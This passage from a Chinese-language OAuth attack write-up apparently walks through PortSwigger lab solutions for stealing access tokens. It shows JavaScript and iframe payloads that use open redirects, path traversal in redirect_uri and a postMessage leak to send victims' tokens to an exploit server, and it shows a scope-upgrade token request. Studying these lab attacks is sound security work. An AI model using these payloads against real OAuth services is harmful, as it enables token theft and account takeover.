4.修改其他参数有的时候也可以绕过对`redirect_uri`的修改限制。例如，将`response_mode`from更改`query`为`fragment`有时可以完全改变 的解析`redirect_uri`，从而允许您提交否则会被阻止的 URI。同样，如果您注意到`web_message`支持响应模式，这通常允许`redirect_uri`.

4.2.5 开放页面/重定向

https://portswigger.net/web-security/oauth/lab-oauth-stealing-oauth-access-tokens-via-an-open-redirect

当**4.2.4**的方法都无法修改redirect_uri时，还有一些其它方法可以使用。

目录遍历：

```
https://client-app.com/oauth/callback/../../example/path
```


在后端可以解释为

```
https://client-app.com/example/path
```

一旦确定了可以将哪些其他页面设置为重定向 URI，您应该审核它们是否存在可能用于泄露代码或令牌的其他漏洞。对于授权代码流，您需要找到允许您访问查询参数的漏洞，而对于隐式授权类型，您需要提取 URL 片段。


为此目的最有用的漏洞之一是开放重定向。您可以使用它作为代理，将受害者及其代码或令牌转发到攻击者控制的域，您可以在其中托管您喜欢的任何恶意脚本。

该题用到了目录遍历用于重定向。首先观察登录过程中的HTTP HISTORY.




后端定义了 **/me**的API，用以保存认证码并传送到后端，返回用户信息.


验证目录遍历，将任意链接添加 **/post?postId=1**，发现被重定向到博客页面：




在该题中，每一个博客文章下面都有一个NEXT POST按钮，这是一个开放的重定向链接功能：




在repeater中修改?path的值，发现确实被重定向到了输入的网站（由于某些未知原因网站无法打开）：





利用这一漏洞，就可以通过构造恶意url将请求返回值重定向到exploit server：


```
https://oauth-YOUR-OAUTH-SERVER-ID.oauth-server.net/auth?client_id=YOUR-LAB-CLIENT-ID&redirect_uri=https://YOUR-LAB-ID.web-security-academy.net/oauth-callback/../post/next?path=https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/exploit&response_type=token&nonce=399721827&scope=openid%20profile%20email
```



构造如下的payload来提取access token:

```
<script>
    if (!document.location.hash) {
        window.location = 'https://oauth-0a8d00de037f50a480185b86027d00e4.oauth-server.net/auth?client_id=bw8cf8h9atia2l6ky9bvx&redirect_uri=https://0a58009c03b9506f80035db100f000e1.web-security-academy.net/oauth-callback/../post/next?path=https://exploit-0a65008f039550c280295cf401390017.exploit-server.net/exploit&response_type=token&nonce=399721827&scope=openid%20profile%20email'
    } else {
        window.location = '/?'+document.location.hash.substr(1)//字符串分割编码函数
    }
</script>
```

覆盖access_token，提交，即可获得apikey:



4.2.6 其它方式的外部域攻击


1.不安全的javascript脚本可能导致信息泄露（JSON HIJACK)

2.XSS漏洞


3.HTML注入漏洞（一般用于CSP策略激活的网页，这会导致javascript无法注入/XSS无法注入）。类似的操作可以是通过修改redirect_uri重定向到自己的页面，然后通过内嵌img/iframe等标签泄露Referrer.

https://portswigger.net/web-security/oauth/lab-oauth-stealing-oauth-access-tokens-via-a-proxy-page


该题中的突破口与 **4.2.5**相同，referrer只支持站内url链接，但可以被目录截断。



观察博客页面，发现每个页面内都有一个iframe标签，负责载入一个标签，其中包含了子页面的部分链接：




在 **GET /POST/COMMENT/COMMENT-FORM** 请求中，发现使用了一个postMessage() 函数将属性发送`window.location.href`到其父窗口并且允许将消息发布到任何来源（`*`），所以可以在这里构造跨域攻击：



实验攻击的可行性，把OAuth认证流的请求头链接复制并在Exploit server，使用iframe标签，配合刚才复制的URL进行重定向，添加一个事件监听来查看攻击服务器收到的信息：

```
<iframe src="https://oauth-0a75007904e06a3a84458ad40275005a.oauth-server.net/auth?client_id=slqx9tml7dmvrcbwflp8t&redirect_uri=https://0aab00f404086a5f844f8c4d00540058.web-security-academy.net/oauth-callback/../post/comment/comment-form&response_type=token&nonce=-1552239120&scope=openid%20profile%20email">
</iframe>
<script>
    window.addEventListener('message', function(e) {
        fetch("/" + encodeURIComponent(e.data.data))
    }, false)
</script>
```

后面的展开与上一题类似，通过access log获取apikey即可：



4.2.7 验证范围缺陷

在任何 OAuth 流程中，用户必须根据授权请求中定义的范围批准请求的访问。生成的令牌允许客户端应用程序仅访问用户批准的范围。但在某些情况下，由于 OAuth 服务的验证存在缺陷，攻击者可能会使用额外的权限“升级”访问令牌（窃取或使用恶意客户端应用程序获取）。

例如，假设攻击者的恶意客户端应用程序最初请求使用`openid email`范围访问用户的电子邮件地址。用户批准此请求后，恶意客户端应用程序会收到授权代码。当攻击者控制其客户端应用程序时，他们可以`scope`向包含附加范围的代码/令牌交换请求添加另一个参数`profile`：

```
POST /token
Host: oauth-authorization-server.com
…
client_id=12345&client_secret=SECRET&redirect_uri=https://client-app.com/callback&grant_type=authorization_code&code=a1b2c3d4e5f6g7h8&scope=openid%20 email%20profile
```

如果服务器没有根据初始授权请求的范围验证这一点，它有时会使用新范围生成访问令牌并将其发送到攻击者的客户端应用程序：

```
{
    "access_token": "z0y9x8w7v6u5",
    "token_type": "Bearer",
    "expires_in": 3600,
    "scope": "openid email profile",
    …
}
```